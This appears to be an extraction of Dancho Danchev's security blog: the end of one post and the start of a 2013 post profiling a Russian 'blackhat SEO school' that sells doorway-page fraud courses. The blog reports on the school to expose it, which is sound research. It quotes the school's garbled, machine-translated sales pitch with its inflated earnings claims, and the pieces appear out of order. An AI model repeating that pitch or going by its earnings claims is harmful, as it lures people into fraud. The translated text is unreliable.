*been on FSU How we can talk about what you do not know, if you were not in the motivation section on the forum*

*where dozens of success stories of students? I bought the course, learned, wrote otzyv. Ya a moderator section only*

*CEO and section on "Work" where this topic - I can not moderate.*

### ***7. What I receive after payment?***

*Education - after payment receive video / txt + access to the forum, watch / read / do, have questions - ask,*

*discuss - send to the forum, no - rasskazyvayu. Esli you read the topic that many people write that the chip in*

*the forum, unnecessarily there is a lot of relevant info and all you happy pomoch. Ves free software data - paid*

counterparts shown in forum. Dostup forum and consultations Asik - unlimited.

### **8. Skolko need to successfully quick Start?**

Then (in a week or another) will need \$ 10-20 for vpn (both analog proxy / socks or Dedicated Server) and

200-300 rubles for glanders.

### **9. Kak Otobaya fast I / osvoyu course?**

Everything is individual, calculate and even about to say (to you) this time period may depend both on the

human factor (your knowledge, experience) and on Yandex, which is quite nepredskazuem. Osnovyvayas on the

experience of previous students gives dor \$ 200 4 up to 30 days after the publication of indeks. 3-4 apa usually climbs

Dor ups are completely random, look here <http://seobudget.ru/updates> labeled SERP.

### **10. Rynok forum.**

In our forum, which you can access after purchase - there is a market, as in any other forum, it is an integral

part of the forum who wants to live, and in the end we are all in this forum for one reason - we all want to make

money someone else has earned, someone just nachinaet. V Unlike other forums - the market for FSU controlling me,


he monopolizirovan. Kursy of its kind in the forum - I only sell and no other, their commercial activities in the forum -




*with me coordinate is not necessary, but if it is removed - so she does not belong here.*

**Screenshots provided by actual customers of the service, featuring its primary ICQ contact point:**

309



310



311



312






313



314



315



316






317






318







320




321





323



324





А ТЫ КУПИЛ  
КУРС  
у

[REDACTED] ???

icq: [REDACTED]  
;)





325




326



327







Blackhat SEO - it doesn't just pay the bills.

***This post has been reproduced from [8]Dancho Danchev's blog. Follow him [9]on Twitter.***

1. [http://www.av-test.org/fileadmin/pdf/avtest\\_2013-03\\_search\\_engines\\_malware\\_english.pdf](http://www.av-test.org/fileadmin/pdf/avtest_2013-03_search_engines_malware_english.pdf)
2. <http://ddanchev.blogspot.com/2010/07/sampling-malicious-activity-inside.html>
3. <http://www.zdnet.com/blog/security/cybercriminals-promoting-malware-friendly-search-engines/3333>
4. <http://www.zdnet.com/blog/security/botnets-committing-click-fraud-observed/1200>

5. <https://www.google.com/#output=search&sclient=psy-ab&q=site:ddanchev.blogspot.com+%22blackhat+seo%22&oq=si>


[te:ddanchev.blogspot.com+%22blackhat+seo%22&gs\\_l=](https://www.google.com/#output=search&sclient=psy-ab&q=site:ddanchev.blogspot.com+%22blackhat+seo%22&gs_l=)

6. <http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html>

7. <https://www.google.com/#output=search&sclient=psy-ab&q=site:ddanchev.blogspot.com+blackhat+seo>

8. <http://ddanchev.blogspot.com/>

9. <http://twitter.com/danchodanchev>



## What's the ROI on Going to a Virtual Blackhat SEO School? (2013-04-17 23:45)

For years, fraudulent or **[1]purely malicious actors** have been abusing the online advertising market, by **[2]directly hijacking** and redirecting **[3]the revenue flow**, or by **[4]successfully and efficiently** hijacking as much percentage of legitimate search traffic as possible, and monetizing it through the use of **[5]blackhat SEO (search engine**

**optimization) tactics/shady affiliate networks.**

**[6]Monetizing the very monetization process?**  
Standardizing the revenue generation, and knowledge



spreading

streams, achieving efficiencies in the process, and directly contributing to a new, this time better trained/educated

generation of Blackhat SEO-ers? Someone he's knowingly or unknowingly on a mission. A mission with a brand.

In this post, I'll profile a highly successful [7]**blackhat SEO** 'school' that promises the Moon, but asks for nothing except \$1,000 for the training course, which will turn you into a sophisticated blackhat SEO expert, netting you

huge amounts of money.

Operating in the open since 2010, the service is currently (2013) asking for \$350, presumably to keep the new

customers flow going. Since it's initial launch data, the business model has been relying on a loyal set of people who

already "took" the course, and continue making money up to present day. A loyalty and happy customer "feedback"

best demonstrated by featuring exclusive screenshots courtesy of the happy customers.

### **Initial forum advertisement:**

330

*Welcome to the forum millionaires! So, I decided, now I will welcome the new students.*

*And you know why?*

*My course, and our forum for more than two years, and during that time has accumulated a huge pile of re-*



*views with the statistics. Wondered how many of my students have earned over 2 years on my course?*

*And it turned out that except cars, apartments, purely according to PP, pupils together earned 17 million rubles! And*

*it is only those who have shown their statistics. And I think in 2 years they could make a few more millions. (Figure*

*is slightly inaccurate to 9 lines in a notebook I got tired and started to round + decided not to take into account the*

*3,000,000 earnings per pupil)*

*In two years, we have made dozens of millionaires in Russia, Ukraine and Belarus Their lives changed immedi-*

*ately, as soon as they hit the family. People sitting in debt in a few months to buy a new car.*

*People are sitting at their desks yesterday brought home two monthly salaries parents, and explained that it is*

*unashamedly from the Internet, it is their earnings!*

*People who are already my course have been very successful become even more successful. The forum is sta-*

*ble enough people who earn a day 50-60 thousand rubles.*

*This is not theoretical, not uncle in suits, this is the same*

*young guys like you or me.*

*Although I must admit, the forum is and uncle in suits for 30-40 years, primarily to get through doorways capi-*

*tal to support their business.*

*And all these people realize that they are family, friends, and they willingly associate, dividing their experi-*

*ences, secrets! Access to the course - it is a unique opportunity to touch the thought of successful people, to breathe*

*the same air with them, get their energy and join the ranks of millionaires.*

*As early as the year, the forum has two tech support, and username, people are few easy counseled hundreds*

*of students and even if they did not do dory - would know what the perfect doorway.*

*BUT! They do work, make Dora always advise how to make your doorway even better answer the most stupid*

*question, and will lead to the most stable earnings.*

*Now, if you are reading these lines and think that \$ 1000 for access and the opportunity to become a million-*

*aire in 24\7 support from a support, for the opportunity to be in the new family is expensive, I never selling you access.*

*We need people who value themselves, their money and time. If \$ 1,000 seems to you a great price, then you*

*will never become a millionaire from the internet and you simply do not want my family.*

*Imagine you paid \$ 1,000 in the bank say, come back every day to ask questions and get a month - \$ 100,000,*

*it is tempting? Here's a bank - this is our forum. And 80 pages of reviews stands surety for this bank.*

*You may think, but what for me is all good topic no one will sell!*

*And I grieve you, it's not the topic, not the scheme, not the holy grail, it's work. Work by a support forum and*

*make it so simple that you will forget the times when you have not worked with doorways.*

*A successful guys will charge you so much energy that the work will be for you the best thing in life. You're going to*

*sleep at 4:00, waking up in the middle of the night with burning eyes, watch as your dorveychiki live there, and how*

331

*many thousands have already dripped while you were sleeping.*

*Through it all the disciples, and I think they would give, and 10 and 100 thousand dollars to get through it again.*

*But there is a dump in a Public Forum, everything is - you say.*

*And I'll tell you the story of how one day I lost the backup of offline and restored the forum 15 minutes ago*

*from what it was last time. And it was a huge mistake! Lost about 50 messages, 12 topics and 5-6 blog posts! The*

*disciples were indignant. On our forum mad update rate, and dump the last year and the relevance of information*

*out there already in negative degrees and I am afraid that only harms doorways.*

*But I can learn myself! Yes you can, spend a few years on independent learning.*

*And you can put a time out and spend \$ 1000 on an active training week and immediately makes the door-*

*ways correctly. Once again, we are waiting for our club anonymous millionaires of people who know the value of*

*money and his own time, who want to invest in yourself, earn, and not break your head against the wall, when there are people who will show how to get around.*

*Course can be purchased on the preliminary interview in ICQ price - \$ 1000.*

*And remember, we are, we need special people, very few of them, they are people who are willing to invest in*

